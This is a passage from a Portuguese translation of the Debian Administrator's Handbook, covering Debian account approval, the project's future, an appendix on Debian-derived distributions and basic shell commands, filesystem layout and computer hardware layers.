
Finalmente, o examinador verifica habilidades de técnico (embalagem) do candidato com um questionário detalhado. Respostas ruins não são permitidas, mas o tempo de resposta não é limitado. Toda a documentação está disponível e várias tentativas são permitidas se as primeiras respostas não são satisfatórias. Esta etapa não tem a intenção de discriminar, mas para garantir pelo menos um mínimo de conhecimento comum para novos colaboradores.

Este passo é conhecido como *Tasks & Skills - Tarefas & Habilidades* passo (T&S abreviando) no jargão dos examinadores.

Aprovação Final

No último passo, todo o processo é analisado por um DAM (*Debian Account Manager - Gerente de Contas Debian*). O DAM irá rever todas as informações sobre o candidato que o examinador coletou, e toma decisão sobre se deve ou não criar uma conta nos servidores Debian. Nos casos em que a informação adicional é necessária, a criação da conta pode ser adiada. As recusas são bastante raras, se o examinador faz um bom trabalho de acompanhar o processo, mas às vezes acontecem. Eles nunca são permanentes, e o candidato é livre para tentar novamente em um momento posterior.

A decisão do DAM é autoritária e (quase sempre) sem apelo, o que explica porque pessoas nessa posição foram frequentemente criticadas no passado.



Conclusão: O Futuro do Debian

16

Desenvolvimentos futuros 452

Futuro do Debian 452

O Futuro deste Livro 453

A história da Falcot Corp termina com este último capítulo; mas o Debian continua, e o futuro certamente trará muitas surpresas interessantes.

16.1. Desenvolvimentos futuros

Semanas (ou meses) antes de uma nova versão do Debian ser lançada, o Gerente de Lançamentos escolhe um codinome para a próxima versão. Agora que o Debian versão 8 saiu, os desenvolvedores já estão ocupados trabalhando na próxima versão, codinome *Stretch*...

Não existe nenhuma lista de mudanças planejadas, e o Debian nunca faz promessas com relação a objetivos técnicos das próximas versões. Entretanto, após algumas tendências de desenvolvimentos já podem ser notadas, e nós podemos tentar algumas apostas sobre o que pode acontecer (ou não).

Para aprimorar a segurança e confiabilidade, todos, se não a maioria, dos pacotes serão feitos para construção reproduzível; quer dizer, será possível reconstruir, byte a byte, pacotes binários idênticos a partir dos pacotes fonte, e assim, permitir que qualquer um verifique que nenhuma adulteração ocorreu durante as construções.

Em tema relacionado, muito esforço foi feito para aprimorar a segurança padrão, e mitigar tanto ataques "tradicionais" quanto as novas ameaças implícitas por vigilância em massa.

Claro que todas as suites principais de software tiveram um grande lançamento. A última versão de vários ambientes gráficos de trabalho trazem melhor usabilidade e novos recursos. O Wayland, um novo servidor gráfico que está sendo desenvolvido para substituir o X11 como uma alternativa mais moderna, estará disponível (embora talvez não como padrão) para ao menos alguns ambientes gráficos de trabalho.

Um novo recurso do software de manutenção de repositórios, "bikesheds", irá permitir aos desenvolvedores hospedar repositórios com pacotes de propósitos especiais em adição aos repositórios principais; isso irá permitir ter repositórios pessoais de pacotes, repositórios para software ainda não prontos para ir para o repositório principal, repositórios para software que tem apenas uma audiência muito pequena, repositórios temporários para testar novas idéias, e assim por diante.

16.2. Futuro do Debian

Além destes desenvolvimentos internos, é esperado que novas distribuições baseadas no Debian apareçam, como muitas ferramentas continuam a fazer esta tarefa mais fácil. Novos subprojetos especializados também serão iniciados, a fim de ampliar o alcance do Debian para novos horizontes.

A comunidade Debian crescerá, e novos contribuidores se juntarão ao projeto... incluindo, talvez, você!

O projeto Debian é mais forte do que nunca, e bem encaminhado em seu objetivo de se tornar uma distribuição universal; a piada interna dentro da comunidade Debian é sobre *Dominar o mundo*.

Apesar da sua idade avançada e seu tamanho respeitável, o Debian continua crescendo em todas (algumas vezes inesperadas) as direções. Contribuidores estão repletos de ideias, e discussões

na listas de e-mails de desenvolvimentos, mesmo quando elas parecem insignificantes, continuam aumentando o impulso. O Debian às vezes é comparado a um buraco negro, de tamanha densidade que qualquer programa livre é atraído.

Além da aparente satisfação da maioria dos usuários do Debian, uma profunda tendência está se tornando mais e mais incontestável: as pessoas estão cada vez mais percebendo que colaborar, em vez de trabalhar sozinho em seu canto, leva a melhores resultados. Tal é o raciocínio usado por distribuições que estão fundindo-se com o Debian por meio de subprojetos.

O projeto Debian, portanto, não está ameaçado de extinção...

16.3. O Futuro deste Livro

Nós gostaríamos que este livro evoluísse no espírito dos programas livres. Nós portanto damos boas-vindas a contribuições, sugestões, e críticas. Por favor direcionem-nas a Raphaël (hertzog@debian.org) ou Roland (lolando@debian.org). Para informações práticas, sinta-se à vontade em abrir relatórios de bug contra o pacote Debian `debian-handbook`. O site será utilizado para recolher todas informações relevantes para sua evolução, e você vai descobrir que há informações sobre como contribuir, em particular, se você quiser traduzir este livro para torná-lo disponível para um público ainda maior do que hoje.

⇒ <http://debian-handbook.info/>

Nós tentamos integrar o máximo do que a nossa experiência com o Debian nos ensinou, de maneira que qualquer um possa usar essa distribuição e tirar o melhor proveito o mais rápido possível. Nós esperamos que este livro contribua para fazer o Debian menos confuso e popular, e nós agradecemos a publicidade ao seu redor!

Nós gostaríamos de concluir com uma nota pessoal. Escrever (e traduzir) este livro tomou um tempo considerável das nossas atividades profissionais corriqueiras. Uma vez que todos nós somos consultores autônomos, qualquer nova fonte de renda nos garante a liberdade de passar mais tempo melhorando o Debian; nós esperamos que este livro seja um sucesso e contribua para isso. Enquanto isso, sinta-se à vontade para contratar nossos serviços!

⇒ <http://www.freexian.com>

⇒ <http://www.gnurandal.com>

Vejo vocês em breve!

Distribuições Derivadas

A

Censo e Cooperação	455	Ubuntu	455	Linux Mint	456	Knoppix	457	Aptosid e Siduction	457
Grml	458	Tails	458	Kali Linux	458	Devuan	458	Tanglu	458
						Raspbian	459	DoudouLinux	459
								E Muito Mais	459

A.1. Censo e Cooperação

O projeto Debian reconhece plenamente a importância de distribuições derivadas e apoia ativamente a colaboração entre todas partes envolvidas. Isso geralmente envolve a fusão do retorno das melhorias desenvolvidas inicialmente pelas distribuições derivadas para que todos possam beneficiar e a longo prazo, o trabalho de manutenção é reduzido.

Isso explica porque distribuições derivadas são convidadas a se envolver em discussões sobre o debian-derivatives@lists.debian.org mailing-list, e para participar do censo derivado. Este recenseamento visa recolher informações sobre o trabalho que acontece em um derivado para que os mantenedores do Debian oficiais possam controlar melhor o estado de seu pacote em variantes do Debian.

- ⇒ <https://wiki.debian.org/DerivativesFrontDesk>
- ⇒ <https://wiki.debian.org/Derivatives/Census>

Vamos agora descrever brevemente as distribuições mais interessantes e populares derivadas.

A.2. Ubuntu

O Ubuntu espalhou bastante quando entrou em cena do Software Livre, e por boas razões: Canonical Ltd., a empresa que criou esta distribuição, iniciou a contratação de trinta ímpares desenvolvedores Debian e afirmou publicamente o objetivo de longo alcance de proporcionar uma

distribuição para o público em geral com uma nova versão duas vezes por ano. Eles também se comprometeram a manutenção de cada versão por um ano e meio.

Estes objectivo envolvem necessariamente uma redução no escopo; Ubuntu se concentra em um número menor de pacotes do Debian, e se baseia principalmente na área de trabalho GNOME (apesar de um derivado oficial do Ubuntu, chamada de "Kubuntu", baseado no KDE). Tudo é internacionalizado e disponibilizado em um grande número de idiomas.

Até agora, o Ubuntu tem conseguido manter este ritmo de liberação. Eles também publicam versões de *Suporte a Longo Prazo* (LTS - Long Term Support), com a promessa de manutenção de 5 anos. Em abril de 2015, a versão LTS atual é a 14.04, apelidada de "Utopic Unicorn". A última versão não LTS é a versão 15.04, com apelido "Vivid Vervet". Os números da versão descrevem a data de lançamento: por exemplo, 15.04 foi lançada em abril de 2015.

NA PRÁTICA

A promessa de suporte a manutenção do Ubuntu

Canonical tem ajustado várias vezes as regras que controlam a duração do período na qual uma determinada versão é mantida. Canonical, como empresa, promete fornecer atualizações de segurança para todo o software disponível nas seções *main* e *restricted* do repositório Ubuntu por 5 anos para versões LTS e para 9 meses para versões não LTS. Todo o resto (disponível no universo e multiverso) é mantido por voluntários da equipe MOTU (*Masters Of The Universe*), na base dos melhores esforços. Prepare-se para lidar com suporte de segurança por sua conta se depender de pacotes nestas últimas seções.

Ubuntu atingiu uma vasta audiência no público em geral. Milhões de usuários ficaram impressionados com a sua facilidade de instalação, e o trabalho foi fazendo o desktop mais simples de usar.

O Ubuntu e o Debian costumavam ter um relacionamento tenso; desenvolvedores Debian que tinham colocado muitas esperanças no Ubuntu contribuindo diretamente com o Debian estavam desapontados pela diferença entre a propaganda da Canonical, que creditava ao Ubuntu ser um bom cidadão no mundo do Software Livre, e a real prática onde ele apenas tornava pública as alterações que ele aplicava nos pacotes Debian. As coisas tem se tornado melhores com o passar dos anos, e o Ubuntu tem agora como uma prática comum repassar "patches" para os lugares mais apropriados (embora isso apenas se aplique no software externo que eles empacotam e não aos softwares específicos do Ubuntu, tal como Mir ou Unity).

► <http://www.ubuntu.com/>

A.3. Linux Mint

Linux Mint é uma distribuição mantida (em parte) pela comunidade, apoiada por doações e propagandas. Seu principal produto é baseado no Ubuntu, mas também fornecem uma variante "Edição Linux Mint Debian" que evolui continuamente (pois é baseado no Debian Testing). Em ambos os casos, a instalação inicial envolve a inicialização por um LiveDVD.

A distribuição tem por objectivo simplificar o acesso às tecnologias avançadas, e fornecer específicas interfaces gráficas de usuário no topo do software usual. Por exemplo, o Linux Mint conta

com o Cinnamon ao invéz do GNOME por padrão (mas ele também inclui o MATE, assim como o KDE e Xfce); do mesmo modo, a interface de gerenciamento de pacotes, embora baseada em APT, fornece uma interface específica com uma avaliação do risco de cada atualização do pacote.

Linux Mint inclui uma grande quantidade de softwares proprietários para melhorar a experiência de usuários que podem precisar deles. Por exemplo: Adobe Flash e codecs multimídia.

⇒ <http://www.linuxmint.com/>

A.4. Knoppix

A distribuição Knoppix quase não precisa de introdução. Foi a primeira distribuição popular a proporcionar um *LiveCD*; em outras palavras, um CD-ROM inicializável que executa um sistema Linux sem necessidade de um disco rígido - qualquer sistema já instalado na máquina ficará intocado. A detecção automática de dispositivos disponíveis permite essa distribuição trabalhar na maioria das configurações de hardware. O CD-ROM inclui quase 2 GB de softwares (compactados), e a versão DVD-ROM tem ainda mais.

Combinando este CD-ROM até um pendrive USB permite carregar seus arquivos com você, e trabalhar em qualquer computador sem deixar rastros - lembre-se que a distribuição não usa o disco rígido em tudo. Knoppix usa o LXDE (um desktop gráfico leve) por padrão, mas a versão DVD também inclui o GNOME e KDE. Muitas outras distribuições fornecem outras combinações de desktops e software. Isto é, em parte, possível graças ao pacote Debian *live-build* que torna relativamente fácil criar um LiveCD.

⇒ <http://live.debian.net/>

Note que o Knoppix também fornece um instalador: você pode tentar primeiro a distribuição como um LiveCD e instalá-lo em um disco rígido para obter um melhor desempenho.

⇒ <http://www.knopper.net/knoppix/index-en.html>

A.5. Aptosid e Siduction

Essas distribuições baseadas na comunidade acompanham as alterações no Debian *Sid* (*Instável*) - daí o seu nome. As modificações são limitadas a um escopo: o objetivo é fornecer o software mais recente e atualizar os drivers para o hardware mais recente, enquanto ainda permite aos usuários alternar de volta para a distribuição Debian oficial a qualquer momento. O Aptosid era previamente conhecido como Sidux, e o Siduction é o mais recente trabalho derivado ("fork") do Aptosid.

⇒ <http://aptosid.com>

⇒ <http://siduction.org>

A.6. Grml

GRML é um LiveCD com muitas ferramentas para administradores de sistema, lidando com a instalação, implantação e recuperação do sistema. O LiveCD é fornecido em dois sabores, full e small, ambos disponíveis para PCs de 32 bits e de 64 bits. Obviamente, os dois sabores diferem pela quantidade de software incluído e pelo tamanho resultante.

⇒ <https://grml.org>

A.7. Tails

O Tails (The Amnesic Incognito Live System) tem como objetivo fornecer um sistema "live" que preserva o anonimato e privacidade. Ele toma muito cuidado para não deixar qualquer rastro no computador em que ele roda, e usa a rede Tor para conectar na internet pela maneira mais anônima possível.

⇒ <https://tails.boum.org>

A.8. Kali Linux

O Kali Linux é uma distribuição baseada no Debian especializada em testes de penetração ("pen-testing" para abreviar). Ela provê software que ajuda a auditar a segurança de uma rede existente ou computador enquanto ele está vivo, e faz a analise após um ataque (o que é conhecido como "computação forense").

⇒ <https://kali.org>

A.9. Devuan

O Devuan é um relativamente novo trabalho derivado ("fork") do Debian: ele foi iniciado em 2014, como uma reação a decisão tomada pelo Debian de trocar o sistema init padrão para o `systemd`. Um grupo de usuários ligados ao `sysv` e assinalando inconvenientes (reais ou percebidos) ao `systemd` iniciaram o Devuan com o objetivo de manter um sistema sem o `systemd`. Em março de 2015 eles não tinham publicado nenhum lançamento real; ainda resta ser visto se o projeto irá prosperar e encontrar seu nicho, ou se os oponentes ao `systemd` irão aprender a aceitá-lo.

⇒ <https://devuan.org>

A.10. Tanglu

O Tanglu é outro derivado do Debian; ele é baseado em uma mistura do Debian *Teste* ("Testing") e *Instável* ("Unstable"), com "patches" para alguns pacotes. Seu objetivo é prover uma distribuição desktop amigável baseada em software recente, sem as restrições de lançamento do Debian.

⇒ <http://tanglu.org>

A.11. DoudouLinux

DoudouLinux tem como objetivo as crianças pequenas (a partir de 2 anos de idade). Para atingir esse objetivo, ele oferece uma interface gráfica totalmente personalizada (baseado no LXDE) e vem com muitos jogos e aplicações educativas. O acesso à internet é filtrada para evitar que as crianças visitem páginas web problemáticas. Anúncios são bloqueados. O objetivo é que os pais devem ser livres para deixar seus filhos usarem seu computador uma vez inicializado no DoudouLinux. E as crianças deveriam adorar usar DoudouLinux, da mesma forma que gostam dos seus consoles de videogame.

⇒ <http://www.doudoulinux.org>

A.12. Raspbian

O Raspbian é uma reconstrução do Debian optimizada para a popular (e de baixo custo) família Raspberry Pi de computadores "single-board". O hardware para essa plataforma é mais poderoso que o que a arquitetura Debian *armel* pode aproveitar, mas faltam alguns recursos que seriam necessários para *armhf*; então o Raspbian é um tipo de intermediário, reconstrói especificamente para esse hardware e inclui "patches" objetivando apenas esse computador.

⇒ <https://raspbian.org>

A.13. E Muito Mais

O site DistroWatch referencia um número enorme de distribuições de Linux, muitas das quais são baseadas em Debian. Navegar neste site é uma ótima maneira de ter uma noção da diversidade no mundo do Software Livre.

⇒ <http://distrowatch.com>

O formulário de pesquisa pode ajudar a rastrear uma distribuição baseada em sua ancestralidade. Em Março de 2015, selecionar o Debian levou-o a 131 distribuições ativas!

⇒ <http://distrowatch.com/search.php>

Curso Rápido de Reparação

B

Shell e Comandos Básicos	461	Organização do Sistema de Arquivos Hierárquico	464
Funcionamento Interno de um Computador: as Diferentes Camadas Envolvidas	466		
Algumas Tarefas realizadas pelo Núcleo	468	O Espaço de Usuário	472

B.1. Shell e Comandos Básicos

No mundo Unix, todo administrador de sistemas terá que usar linha de comandos mais cedo ou mais tarde; por exemplo, quando o sistema falha em iniciar corretamente e provê somente o modo de recuperação via linha de comando. Ser capaz de trabalhar com esta interface, portanto, é uma habilidade de sobrevivência básica para estas circunstâncias.

OLHAR RÁPIDO
Iniciando o interpretador de comando

Um ambiente de linha de comando pode ser usado a partir do ambiente gráfico do computador, através de uma aplicação conhecida como "terminal". No GNOME, você pode iniciar ela a partir da visão geral dada em "Atividades"(que você tem quando move o mouse para o canto superior esquerdo da tela), digitando as primeiras letras do nome da aplicação. No KDE, você irá encontrar ela no menu K → Aplicações → Sistema.

Esta seção só dá uma olhada rápida nos comandos. Todos eles têm muitas opções não descritas aqui. Então, por favor, visite a vasta documentação das suas respectivas páginas de manual.

B.1.1. Navegando na Árvore de Diretórios e gerenciando Arquivos

Uma vez que uma sessão é aberta, o comando `pwd` (que significa *print working directory* - imprimir o diretório de trabalho) mostra a localização atual do sistema de arquivos. O diretório atual é alterado com o comando `cd diretório` (`cd` serve para *change directory* - alterar diretório). O

diretório pai é sempre chamado .. (dois pontos), enquanto o diretório atual também é conhecido como . (ponto). O `ls` permite *listar* o conteúdo de um diretório. Se nenhum parâmetro é dado, ele opera no diretório atual.

```
$ pwd  
/home/rhertzog  
$ cd Desktop  
$ pwd  
/home/rhertzog/Desktop  
$ cd .  
$ pwd  
/home/rhertzog/Desktop  
$ cd ..  
$ pwd  
/home/rhertzog  
$ ls  
Desktop Downloads Pictures Templates  
Documents Music Public Videos
```

Um novo diretório pode ser criado com `mkdir diretório`, e um diretório (vazio) existente pode ser removido com `rmdir diretório`. O comando `mv` permite *mover* e/ou renomear arquivos e diretórios; para *remover* um arquivo use `rm arquivo`.

```
$ mkdir teste  
$ ls  
Desktop Downloads Pictures Templates Videos  
Documents Music Public teste  
$ mv teste novo  
$ ls  
Desktop Downloads novo Public Videos  
Documents Music Pictures Templates  
$ rmdir novo  
$ ls  
Desktop Downloads Pictures Templates Videos  
Documents Music Public
```

B.1.2. Mostrando e Modificando Arquivos Texto

O comando `cat arquivo` (destinado a *concatenar* arquivos para o dispositivo de saída padrão) lê um arquivo e exibe seu conteúdo no terminal. Se o arquivo é muito grande para caber na tela, use um paginador como o `less` (ou `more`) para exibir o conteúdo página a página.

O comando `editor` inicia um editor de texto (como o `vi` ou o `nano`) e permite criar, modificar e ler arquivos de texto. Os arquivos mais simples às vezes podem ser criados diretamente a partir do interpretador de comandos graças ao redirecionamento: `echo "texto">arquivo` cria um arquivo chamado *arquivo* com "texto" como o seu conteúdo. Também é possível adicionar uma linha no final deste arquivo com um comando como `echo "maistexto">>>arquivo`. Note o `>>` neste exemplo.

B.1.3. Procurando por e nos Arquivos

O comando `find diretório critérios` procura por arquivos na hierarquia sob o diretório de acordo com vários critérios. A maioria dos critérios mais comuns `-name name:` que permite procurar por um arquivo pelo seu nome.

O comando `grep expressão arquivos` procura o conteúdo nos arquivos e extrai as linhas correspondentes na expressão regular (veja na barra lateral [Expressão regular \[271\]](#)). Adicionando a opção `-r` habilita a procura recursiva em todos os arquivos contidos no diretório passado como um parâmetro. Isto permite procurar por um arquivo quando somente uma parte do conteúdo é conhecido.

B.1.4. Gerenciamento de Processos

O comando `ps aux` lista os processos rodando atualmente e ajuda a identificá-los exibindo seus `pid` (identificador do processo). Uma vez que o processo `pid` é conhecido, o comando `kill -signal pid` permite enviar um sinal (este processo precisa pertencer ao usuário corrente). Existem muitos sinais; os mais usados comumente são `TERM` (uma requisição para terminar suavemente) e `KILL` (matar o processo à força).

O interpretador de comando também pode rodar programas em segundo plano se o comando é seguido de um “`&`”. Ao utilizar o “`e comercial`”, o usuário retorna o controle para o shell imediatamente desde que o comando continue rodando (oculto para o usuário; como um processo em segundo plano). O comando `jobs` lista os trabalhos rodando em segundo plano; executando `fg %número do trabalho` (para `foreground` - primeiro plano) restaura o trabalho para o primeiro plano. Quando um comando está rodando em primeiro plano (ou porque ele foi iniciado normalmente, ou trazido de volta para o primeiro plano com `fg`), a combinação de teclas `Control+Z` interrompe os processos e retorna o controle para a linha de comando. O processo pode então ser reiniciado em segundo plano com o comando `bg %numero do processo` (para `background` - segundo plano).

B.1.5. Informações do Sistema: Memória, Espaço em Disco, Identidade

O comando `free` exibe informações sobre a memória; o `df(disk free)` exibe relatórios sobre o espaço disponível no disco em cada um dos discos montados no sistema de arquivo. A opção `-h` (para *leitura humana*) converte os tamanhos para uma unidade mais legível). De um modo semelhante, o `free` suporta as opções `-m` e `-g`, e mostra estes dados tanto em megabytes ou em gigabytes, respectivamente.

```
$ free
      total        used        free      shared  buffers   cached
Mem:    1028420     1009624      18796          0      47404    391804
-/+ buffers/cache:    570416     458004
Swap:   2771172     404588    2366584
$ df
Filesystem      1K-blocks  Used Available Use% Mounted on
```

/dev/sda2	9614084	4737916	4387796	52%	/
tmpfs	514208	0	514208	0%	/lib/init/rw
udev	10240	100	10140	1%	/dev
tmpfs	514208	269136	245072	53%	/dev/shm
/dev/sda5	44552904	36315896	7784380	83%	/home

O comando `id` exibe a identidade do usuário em execução na seção, juntamente com a lista de grupos a que pertencem. Uma vez que o acesso a alguns arquivos ou dispositivos pode ser limitada aos membros do grupo, verificando os membros do grupo disponível pode ser útil.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groups=1000(rhertzog),24(cdrom),25(floppy),27(
  sudo),29(audio),30(dip),44(video),46(plugdev),108(netdev),109(bluetooth),115(
  scanner)
```

B.2. Organização do Sistema de Arquivos Hierárquico

B.2.1. O Diretório Raiz

Um sistema Debian é organizado de acordo com o *Filesystem Hierarchy Standard* (FHS). Esta norma define a finalidade de cada diretório. Por exemplo, as listas de nível superior são descritas como se segue:

- `/bin/`: programas básicos;
- `/boot/`: núcleo Linux e outros arquivos necessários para o seu processo de inicialização prematuro;
- `/dev/`: arquivos de dispositivo;
- `/etc/`: Arquivos de configuração;
- `/home/`: arquivos pessoais do usuário;
- `/lib/`: bibliotecas básicas;
- `/media/*`: pontos de montagem para dispositivos removíveis (CD-ROM, pendrivers e assim por diante);
- `/mnt/`: ponto de montagem temporário;
- `/opt/`: aplicações extras fornecidas por terceiros;
- `/root/`: arquivos pessoais do administrador (root);
- `/run/`: dados de execução volátil (volatile runtime data) que não persistem entre re-inicializações (ainda não incluído no FHS);
- `/sbin/`: programas do sistema;
- `/srv/`: dados utilizados por servidores hospedados neste sistema;
- `/tmp/`: arquivos temporários, este diretório é comumente limpo na inicialização;

- `/usr/`: aplicações; este diretório é subdividido em `bin`, `sbin`, `lib` (de acordo com a mesma lógica que no diretório raiz). Além disso, `/usr/share/` contém dados independentes de arquitetura. `/usr/local/` é feito para ser usado pelo administrador para instalar aplicativos manualmente, sem sobreescriver arquivos administrados pelo sistema de empacotamento (`dpkg`).
- `/var/`: dados variáveis manipulados por deamons. Isto inclui arquivos de sessão, filas, spools, caches e por aí vai.
- `/proc/` e `/sys/` são específicos do núcleo Linux (e não fazem parte do FHS). Eles são usados pelo núcleo para exportar informação para o espaço de usuário (veja Seção B.3.4, “O Espaço de Usuário” [468] e Seção B.5, “O Espaço de Usuário” [472] para explicações sobre esse conceito).

B.2.2. O Diretório Origem (home) do Usuário

O conteúdo do diretório home do usuário não é padronizado, mas ainda existem algumas convenções notáveis. Uma delas é que diretório home do usuário é muitas vezes referenciado por um til (“`~`”). Isso é útil para saber porque os interpretadores de comando substituir automaticamente um til pelo diretório correto (geralmente `/home/user/`).

Tradicionalmente, os arquivos de configuração do aplicativo são frequentemente armazenados diretamente sob o diretório home do usuário, mas seus nomes geralmente começam com um ponto (por exemplo, o cliente de email `mutt` armazena sua configuração em `~/ .muttrc`). Note que nomes de arquivos que começam com um ponto são ocultos por padrão; e `ls` os lista apenas quando a opção `-a` for usada, e gerenciadores de arquivos gráficos precisa ser dito para exibir arquivos ocultos.

Alguns programas também utilizam vários arquivos de configuração organizados em um diretório (por exemplo, `~/ .ssh/`). Alguns aplicativos (como o navegador web Iceweasel) também usam seu diretório para armazenar um cache de dados baixados. Isto significa que os diretórios podem acabar usando muito espaço em disco.

Esses arquivos de configuração armazenados diretamente no diretório home do usuário, muitas vezes referidos coletivamente como `dotfiles`, há tempos se proliferaram a tal ponto que estes diretórios podem ser bastante confuso com eles. Felizmente, um esforço liderado coletivamente sob a orientação da FreeDesktop.org resultou na “Especificação de Diretórios Base da XDG”, uma convenção que visa limpar esses arquivos e diretórios. Esta especificação estabelece que os arquivos de configuração devem ser armazenados sob `~/ .config`, arquivos de cache sob `~/ .cache`, e arquivos de dados de aplicativos sob `~/ .local` (ou subdiretórios no mesmo). Esta convenção está lentamente ganhando força e vários aplicativos (especialmente os gráficos) começaram a segui-la.

Ambientes gráficos geralmente exibem o conteúdo do diretório `~/Desktop` (ou qualquer que seja a tradução apropriada para sistemas não configurados em inglês) na área de trabalho (ou seja, o que é visível na tela uma vez que todas as aplicações estão fechadas ou minimizadas).

Finalmente, o sistema de e-mail às vezes armazena e-mails recebidos no diretório `~/Mail/`.

B.3. Funcionamento Interno de um Computador: as Diferentes Camadas Envolvidas

Um computador é muitas vezes considerado como algo bastante abstrato, e a interface visível externamente é muito mais simples do que a sua complexidade interna. Tal complexidade vem, em parte, a partir do número de peças envolvidas. No entanto, estas peças podem ser vistas em camadas, em que uma camada apenas interage com aqueles imediatamente acima ou abaixo.

Um usuário final pode passar sem saber esses detalhes ... enquanto tudo funciona. Ao encontrar um problema como: "A internet não funciona!", A primeira coisa a fazer é identificar em qual camada o problema se origina. A placa de rede (hardware) está funcionando? É reconhecida pelo computador? Será que o kernel do Linux vê a placa? Os parâmetros de rede estão configurados corretamente? Todas estas questões isolam uma camada apropriada e foco em uma potencial fonte do problema.

B.3.1. A Camada mais Profunda: o Hardware

Vamos começar com um lembrete básico que um computador é, em primeiro lugar, um conjunto de elementos de hardware. Há geralmente uma placa principal (conhecido como a *placa-mãe*), com um (ou mais) processador(es), memória RAM, controladores de dispositivos e encaixes (slots) de extensão para placas opcionais (para outros controladores de dispositivo). O mais notável entre esses controladores são IDE (Parallel ATA), SCSI e Serial ATA, para conexão com dispositivos de armazenamento, como discos rígidos. Outros controladores incluem USB, que é capaz de hospedar uma grande variedade de dispositivos (variando de webcams até termômetros, de teclados até sistemas de automação residencial) e IEEE 1394 (Firewire) . Esses controladores muitas vezes permitem conectar vários dispositivos para que o subsistema completo gerenciado por um controlador é, por este motivo, normalmente conhecido como "barramento". Placas opcionais incluem placas gráficas (onde telas de monitores serão conectadas), placas de som, placas de rede, e assim por diante . Algumas placas principais são pré-fabricadas com esses recursos, e não precisa de placas opcionais .

NA PRÁTICA

Verificando se o hardware funciona

Verificar se um hardware está funcionando pode ser complicado. Muito embora, provar que o mesmo não funciona às vezes é bem simples.

Um disco rígido é feito de pratos giratórios e cabeças magnéticas móveis. Quando um disco rígido é ligado, o motor faz um zumbido característico. Também dissipava energia na forma de calor. Consequentemente, um disco rígido que permanece frio e silencioso quando ligado está quebrado.

Placas de rede muitas vezes incluem LEDs que indicam o estado da conexão. Se um cabo estiver conectado e leva a um hub ou switch de rede em funcionamento, pelo menos um LED será ligado. Se nenhum LED acende, ou o próprio cartão, o dispositivo de rede ou o cabo entre eles está com defeito. O passo seguinte é, por conseguinte, o teste de cada componente individualmente.

Algumas placas opcionais - especialmente as placas de vídeo 3D - incluem dispositivos de refrigeração, tais como dissipadores de calor e/ou ventoinhas. Se a ventoinha

não gira, mesmo que o cartão esteja ligado, uma explicação plausível é o cartão superaquecido. Isso vale também para o(s) processador(es) principal(is) localizado na placa principal.

B.3.2. O Inicializador: a BIOS ou UEFI

O hardware, por si só, é incapaz de realizar tarefas úteis sem um software que o gerenciasse. Controlar e interagir com o hardware é o objetivo do sistema operacional e aplicativos. Estes, por sua vez, requerem hardware funcional para executar.

Esta simbiose entre hardware e software não acontece por si só. Quando o computador é ligado pela primeira vez, algumas configurações iniciais são necessárias. Esse papel é assumido pela BIOS ou UEFI, um software embarcado na placa principal que é executado automaticamente após a energização. Sua tarefa principal é a procura do software que pode lhe entregar o controle. Normalmente, no caso da BIOS, isso envolve buscar no primeiro disco rígido com um setor de inicialização (também conhecido como o *master boot record* - registro mestre de inicialização - ou MBR), carregar esse setor de inicialização e executá-lo. A partir deste ponto, a BIOS geralmente não é mais utilizada (até a próxima inicialização). No caso da UEFI, o processo envolve uma busca nos discos à procura de uma partição EFI contendo outras aplicações EFI para executar.

FERRAMENTA
Setup, a ferramenta de configuração da BIOS/UEFI

A BIOS/UEFI também contém software chamado de Setup, projetada para permitir a configuração de aspectos do computador. Em particular, ele permite escolher qual é o dispositivo preferencial de inicialização (por exemplo, o disquete ou CD-ROM), configurar o relógio do sistema, e assim por diante. Iniciar o Setup geralmente envolve pressionar uma tecla logo que o computador é ligado. Esta tecla é muitas vezes o Del ou Esc, às vezes a F2 ou F10. Na maioria das vezes, a escolha é exibida na tela durante a inicialização.

